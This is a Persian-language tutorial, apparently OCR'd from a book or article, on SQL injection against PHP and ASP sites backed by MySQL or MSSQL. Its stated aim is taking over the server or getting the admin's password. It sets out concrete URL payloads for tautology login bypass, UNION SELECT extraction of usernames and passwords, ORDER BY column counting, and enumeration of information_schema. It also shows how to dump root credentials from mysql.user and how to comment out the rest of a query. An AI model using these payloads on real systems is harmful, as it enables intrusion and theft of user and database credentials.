


چنین حالتی در مورد سایتهای طراحی شده با asp **و** aspx **که در اکثر موارد با** MSSQL **در تعامل هستند نیز رخ میدهد و قابل پیاده سازی است :**









این ترفند باعث شد که کاربر با شناسه‌ی یک moderator **یعنی مدیر که متعلق به خود نیست** Login **شود. با استفاده از این روش و روش‌های دیگری از تزریق** SQL **که در ادامه خواهد آمد می‌توان اطلاعات زیادی را از سیستم بیرون کشید و در نهایت سرور را در دست گرفت و منابع آن را خواند، نوشت و یا تغییر داد.**

این مورد با متد POST **انجام شد و معمولا بیشتر صفحاتی که در** TextBox **اطلاعات را می‌گیرند از متد** POST **استفاده می‌کنند. بعد از** submit **کردن صفحه هیچ پارامتری از طریق** URL **فرستاده نخواهد شد. در ادامه مواردی که از متد** GET **استفاده می‌کنند خواهد آمد.**

در بسیاری از وب سایت‌ها بخشی به عنوان جستجو در وب سایت طراحی شده است که کاربر کلمه‌ی مورد جستجو را وارد می‌کند و نتایج را در صفحه می‌بیند. دستور SQL**ی که پس از فشردن دکمه** Search **اسکریپت در طرف سرور ایجاد خواهد کرد به صورت زیر خواهد بود:**

```
SELECT Title,Content
FROM T_News
WHERE Title LIKE '%<UserInput>%'
```

حال اگر مانند قبل کاربر ورودی را به صورت alaki' or '%'=' **وارد کند قسمت** WHERE **به صورت زیر خواهد شد:**

```
WHERE Title LIKE '%alaki' or '%'='%'
```

دستور LIKE **به منظور تشابه به کار می‌رود. قسمت اول از دو قسمت به وجود آمده از نوع تشابه است:** Title LIKE '%alaki' **که به عناوینی اشاره دارد که به** alaki **ختم می‌شوند. چون معمولا چنین عنوانی وجود ندارد این قسمت نتیجه ای نخواهد داشت ولی قسمت دوم** '%'='%' **چون همواره صحیح است و دو شرط با** OR **به هم متصل شده اند شرط در کل همواره صحیح است و در جدول نتیجه تمامی‌اخبار وجود خواهند داشت. این تست به عنوان شروعی برای روش‌هایی است که در ادامه خواهد آمد. قسمت جستجوی سایت‌ها نیز معمولا با متد** POST **پیاده سازی می‌شود.**

در بعضی از موارد لینک‌ها به صورت زیر می‌باشند:

```
http://www.Site.org/news.php?id=124
```

در این موارد پارامترها از طریق URL **و با متد** GET **فرستاده می‌شود. نمی‌توان گفت که این موارد دارای امنیت کمتری نسبت به متد** POST **می‌باشند بلکه با نوشتن کدهای صحیح و امن می‌توان هر سایتی را که از متد** GET **یا** POST **استفاده می‌کند امن کرد.**

صفحه‌ی پیشفرض این لینک از سایت خبری به صورت زیر می‌باشد: (به اندازه Scrollbar **دقت کنید)**

حال ورودی را در URL **وارد می‌کنیم:**

البته باید دقت کرد که متغیرهایی که مقدار عددی می‌گیرند می‌توانند در داخل علائم نقل قول قرار بگیرند یا نگیرند. پس باید موارد بیشتری را برای بدست آوردن ساختار Query **امتحان کرد. مانند موارد زیر:**

id=124 or 1=0
id=124 or 1=1
id=124’ or ‘1’=’0
id=124’ or ‘1’=’1

در مواردی که شرط دوم صحیح باشد باید یا همه‌ی اخبار را نشان دهد یا اولین خبری که در پایگاه داده وجود دارد که معمولا متفاوت با خبر فعلی است. اگر Query**ی که وارد کرده ایم ساختار** Query **در اسکریپت سرور را بهم بریزد بسته به کد اسکریپت ممکن است خطا در صفحه نمایش داده شود ویا یک صفحه‌ی خطای طراحی شده و یا صفحه‌ی خانهگی و یا همان صفحه‌ی خبر نشان داده شود. با چند تست می‌توان ساختار** Query **را بدست آورد. البته باید توجه کرد که هیچگونه کدی برای بررسی ورودی کاربر داده نشده باشد. نمونه ای از خطا در شکل بالا آمده است.**

همانطور که از شکل پیداست دستورات SQL **داده شده در پایگاه داده اجرا شده و همه‌ی اخبار سایت بر روی صفحه‌ی وب نشان داده شده است. البته چیزی که برای ما اهمیت دارد اخبار نیست، هدف کنترل کامل روی سرور و یا پایگاه داده و یا حداقل بدست آوردن لیست کاربران و رمز عبور آنهاست. البته اگر شناسه و رمز عبور مدیر** (admin) **بدست بیاید احتمال بدست آمدن همه‌ی موارد فوق هست.**

پس از بحث بالا به این نتیجه می‌رسیم که باید ورودی را طوری بدهیم که بعد از اجرای دستور در پایگاه داده نتایج دیگری غیر از اخبار بدست بیاوریم. بدین منظور از کلمه‌ی کلیدی UNION **که برای اجتماع کردن دو جدول به کار می‌رود استفاده می‌کنیم:**

```
SELECT Title,Content FROM T_News WHERE id=124
UNION
SELECT username,password FROM T_Users
```

این Query **باعث می‌شد که علاوه بر محتویات جدول اخبار، محتویات جدول کاربران نیز در نتیجه دیده شود. چیزی که باید به آن دقت شود این است که تعداد ستون‌ها (فیلدها) یی که در دو دستور** SELECT **وجود دارد باید با هم برابر باشد. در اینجا دستور اول دو ستون را انتخواب می‌کند پس دستور دوم نیز باید دو ستون را انتخواب کند. اگر تعداد ستونها یکی نباشد پایگاه داده (بسته به نوعش) پیام خطایی به همین عنوان به کاربر می‌دهد. نوع ستون‌ها نیز باید با هم یکی باشد. مثلا اگر ستون اول از** SELECT **اول از نوع عددی باشد باید ستون اول از** SELECT **دوم نیز از نوع عددی باشد.**

در هنگام جستجو برای یافتن آسیب پذیری در وب سایت‌ها، معمولا قسمت SELECT **اول در اسکریپت طرف سرور قرار دارد به این صورت که پارامتر** id **از** URL **گرفته می‌شود و به آن اضافه می‌گردد:**

HTTP://www.Site.com/news.php?id=124
SELECT Title,Content FROM T_News WHERE id=124

ما در ورودی عبارت UNION **را اضافه می‌کنیم:**

HTTP://www.Site.com/news.php?id=124 UNION SELECT username,password FROM T_Users

اگر ورودی دارا علامت نقل قول بود باید به صورت زیر نوشته شود:

?id=124’ UNION SELECT username,password FROM T_Users WHERE ‘1’=’1

در بعضی از وب سایت‌ها تنها جا برای نشان دادن یک خبر است و بعد از اینکه نتایج از پایگاه داده گرفته شد اولین خبر را گرفته و محتویات را در صفحه نشان می‌دهد. چون SELECT**ی که خود اسکریپت نوشته است اول اجرا می‌شود محتویات آن در ابتدا قرار دارد و بنا بر این یک خبر واقعی نمایش داده خواهد شد. برای رفع این مشکل باید کاری کرد که اولین دستور** SELECT **محتویات خاصی را بر نگرداند. در اینجا** 124 **شماره‌ی خبر است اگر کاری کنیم که شماره‌ی خبر وجود نداشته باشد** SELECT **اولی یک جدول تهی (خالی) را بر می‌گرداند:**

?id=-124 UNION …
?id=1240000 UNION …
?id=124 AND 1=0 UNION …

در مورد اول عدد id **را منفی کردیم و در مورد دوم عدد بزرگی را به آن نسبت دادیم که چون معمولا خبری با این شناسه‌ها وجود ندارد باعث تهی شدن نتیجه‌ی** SELECT **اول می‌شود. در مورد سوم** id=124 **را با یک شرط همیشه غلط** 1=0 **ترکیب عطف** AND **کردیم که باعث اشتباه شدن کل شرط می‌شود.**

سوالی که اینجا پیش می‌آید این است که ما هیچگونه اطلاعی از Query **نوشته شده در اسکریپت طرف سرور نداریم، چگونه تعداد و نوع ستون‌ها را پیدا کنیم. برای پیدا کردن تعداد ستون‌ها باید مختصری در مورد دستور** ORDER BY **بدانیم:**

```
SELECT Title,Content FROM T_NEWS WHERE yid=2001 ORDER BY Title
```

این Query **باعث می‌شود عنوان و محتویات خبرهایی که شماره‌ی سال انتشار آنها مساوی** 2001 **است را ابتدا بدست آورده سپس به واسطه‌ی وجود دستور** ORDER BY **بر اساس ستون** Title **به صورت نزولی لیست کند. (عناوینی که با** A **شروع می‌شوند بالا و آنهایی که با** B **شروع می‌شوند پایینتر و ...) شما می‌توانید به جای نام ستون شماره‌ی ستون آن را بنا به مکان قرار گیری در جلوی دستور** SELECT **قرار دهید،** Title **شماره** 1 **و** Content **شماره** 2 **را به خود اختصاص داده است. پس دو سطر زیر در** Query **به جای هم می‌توانند به کار روند:**

```
ORDER BY Title
ORDER BY 1
```

اگر در Query **بالا شماره ستونی که به منظور مرتب سازی داده اید از تعداد ستون‌هایی که جلوی دستور** SELECT **آمده است بیشتر باشد پیام خطایی مبنی بر اینکه شماره ستون اشتباه می‌باشد دریافت خواهید کرد:**


```
SELECT Title,Content FROM T_NEWS WHERE yid=2001 ORDER BY 4
```


ستون شماره‌ی ۴ تعریف نشده است چون جلوی دستور SELECT **تنها ۲ ستون انتخواب شده است. با استفاده از این تکنیک شما می‌توانید تعداد ستون‌ها را بدست آورید. برای نمونه فرض کنید جدول** T_News **در سرور دارای ۴ ستون می‌باشد و در طرف سرور چنین** Query**ی نوشته شده است و شما از هیچکدام از این‌ها اطلاعی ندارید:**


```
SELECT * FROM T_News WHERE id=124
```

حال شما با تست‌های زیر به تعداد ستون‌ها پی می‌برید:

News.php?id=124 order by 5	ERROR
News.php?id=124 order by 2	Correct
News.php?id=124 order by 4	Correct







چون ستون پنجم وجود نداشت ولی ستون چهارم وجود داشت نتیجه می‌گیریم که تعداد ستون‌ها ۴ می‌باشد.

اما برای بدست آوردن نوع ستون‌ها چه باید کرد. در بسیاری از DBMS**ها اعداد به صورت پیش فرض به صورت رشته ای در نظر گرفته می‌شوند و در صورت نیاز به صورت ضمنی (پنهان) به نوع عددی تبدیل می‌شوند:**

```
SELECT Title,Content FROM T_News WHERE id=124
UNION
SELECT 1,2 FROM T_News
```

بسیاری از پایگاه‌های داده در اینجا پیام خطا نمی‌دهند چون ۱ و ۲ از نوع رشته ای همانند Title **و** Content **هستند. حتی اگر** Query **به صورت زیر بود نیز مشکلی پیش نمی‌آمد:**

```
SELECT id,Content FROM T_News WHERE id=124
UNION
SELECT 1,2 FROM T_News
```


در اینجا چون ستون اول SELECT **اول یعنی** id **دارای نوع عددی می‌باشد،** DBMS **به صورت ضمنی مقدار رشته ای ۱ را به عدد ۱ تبدیل می‌کند و ستون دوم به همان فرم رشته ای می‌ماند، پس در این مورد هم مشکلی پیش نمی‌آید. اما در بسیاری از مواقع انواعی مثل نوع** image**،** binary**،** DateTime**،** Text **و ... قابل تبدیل ضمنی نیستند. برای رفع این مشکل به جای ستون مربوط به آن‌ها می‌توان مقدار** null **قرار داد. مقداری به معنی هیچی. در ابتدا به جای تمام ستون‌ها** null **می‌گذاریم سپس چون با مقادیر** null **روی صفحه چیزی دیده نمی‌شود با چند مورد سعی و خطا ستونی که قابل دیدن روی صفحه هست را پیدا می‌کنیم.**

```
SELECT Title,Content FROM T_News WHERE id=124
UNION
SELECT null,null FROM T_News
```

همانطوری که در شکل زیر پیداست با عمل ORDER BY **به این نتیجه رسیده ایم که تعداد ستون‌های** Query **برابر ۱۰ می‌باشد و با دستور** UNION **تعداد ۱۰ عدد را لیست کرده ایم و**

سپس به جای ستون چهارم نام یک ستون را (user) **را قرار داده ایم. از شکل پیداست که بعد از چند مورد خطا که خللی در روند اجرا ایجاد نکرده است، شماره‌ی ستون‌ها و همچنین مقدار ستون** user **بر روی صفحه نمایش نشان داده شده است.**

البته در عمل با حالت‌های خاص بسیار زیادی روبرو می‌شویم. مثلا خود Query **در ادامه دارای دستور** ORDER BY **می‌باشد و با به کار بردن این دستور یک تداخل بین دو دستور بوجود می‌آید و خطا رخ می‌دهد. نحوه‌ی رویارویی با این موارد را به صورت جداگانه در** DBMS**های مختلف بحث و بررسی خواهیم کرد. و همچنین این موارد که چگونه نام جدول‌ها و ستون‌ها را بدست بیاوریم و از امکانات** DBMS **برای پیشبرد اهداف استفاده کنیم.**



تزریق در MySQL:

MySQL یکی از DBMSهای کد باز و مشهور در جهان می‌باشد و به دلیل رابطه‌ی خوبی که با زبان برنامه نویسی PHP دارد معمولا سایت‌های که با PHP نوشته شده اند از این DBMS استفاده می‌کنند. ویژگی‌های مختلف این DBMS در زیر توضیح داده شده است. برای راحتی کار تمام اشاره‌ها در این قسمت به MySQL است.

در این DBMS نیازی به ذکر نام جدول در Query نمی‌باشد. برای مثال:

```
SELECT 1,2,3,4
```

نتیجه جدولی است با ۴ ستون و یک سطر با محتویات ۱و۲و۳و۴. این خاصیت در دستور UNION بسیار مفید است.

یک Database به نام information_schema وجود دارد که اطلاعات خود DBMS در مورد دیتابیس‌ها و جدول‌ها و ستون‌های آن‌ها در آنجا نگهداری می‌شود. یکی از مهمترین جدول‌های این دیتابیس، جدول TABLES است که نام تمام جدول‌های سیستم در آن قرار دارد. از ستون‌های مهم این جدول TABLE_NAME و TABLE_SCHEMA می‌باشد. برای نمونه:

```
?id=-124 UNION SELECT TABLE_SCHEMA,TABLE_NAME
FROM INFORMATION_SCHEMA.TABLES
```

از اینجا می‌توان نام جداول مورد نیاز خود را بدست آورد. جدول مهم بعدی جدول COLUMNS می‌باشد که نام ستون‌های مرتبط با جداول در آن قرار دارند. از ستون‌های مهم این جدول COLUMN_NAME و TABLE_NAME و TABLE_SCHEMA و DATA_TYPE می‌باشد. برای نمونه:

```
?id=-124 UNION SELECT DATA_TYPE,COLUMN_NAME FROM
INFORMATION_SCHEMA.COLUMNS WHERE
TABLE_NAME='T_Users'
```

با این Query در نهایت ما می‌توانیم به آنچه هدف است برسیم. البته اگر اجازه دسترسی به این database را نداشته باشیم باید از فرآیند سعی و خطا استفاده کنیم.

شما یا دیتابیس مهم دیگر mysql **می‌باشد و جدول مهم** user **در آن لیست کاربران** DBMS **را در خود دارد. دو ستون مهم آن** User **و** Password **می‌باشد. برای نمونه:**

?id=-124 UNION SELECT User,Password FROM mysql.user

مهمترین کاربر این سیستم root **می‌باشد که دسترسی کامل به تمام بخش‌های سیستم پایگاه داده دارد.**

در بسیاری از موارد Query**ی که در اسکریپت سرور قرار دارد به صورتی می‌باشد که بعد از ورودی کاربر قسمت پایانی نیز قرار دارد، مانند:**

SELECT * FROM T_News WHERE id=<param01> **AND enable = true order by Title**

حال اگر بخواهیم از دستور ORDER BY **استفاده کنیم با خطا مواجه خواهیم شد چون بعد از این دستور** AND **آمده است و اگر** AND **وجود نداشت یک** ORDER BY **دیگر وجود دارد که باعث تولید خطا می‌شود. برای حل این مشکل دو راه حل وجود دارد. در راه حل اول باید ادامه‌ی** Query **را کامنت کرد. با کامنت کردن یک عبارت آن قسمت توسط** DBMS **دستور به حساب نیامده و به عنوان توضیحات به حساب می‌آید. برای کامنت کردن از** /* **استفاده می‌شود. برای نمونه:**

?id=-124 UNION SELECT 1,2,3,4 FROM T_Users /* *AND enable = true order by Title*

البته باید هنگامی‌که از پرانتز استفاده می‌شود پرانتزها را درست بست. برای نمونه:

SELECT * FROM T_News WHERE (id=<param01> **AND enable = true) order by Title**

… WHERE (id=-124 UNION SELECT 1,2,3,4 FROM T_Users /* *AND enable = true) order by Title*

Query **دوم باعث ایجاد خطا می‌شود چون پرانتز بسته نشده است:**

… WHERE (id=-124) UNION SELECT 1,2,3,4 FROM T_Users /* *AND enable = true) order by Title*

راه حل دوم برای حل این مشکل حدس زدن جداولی است که در SELECT **قسمت اول آمده است. معمولا این کار با دیدن نام صفحه‌ی مورد بررسی انجام می‌شود. مثلا در اینجا:**

News.php ➔ News || TNews || T_News || TblNews || Tbl_News

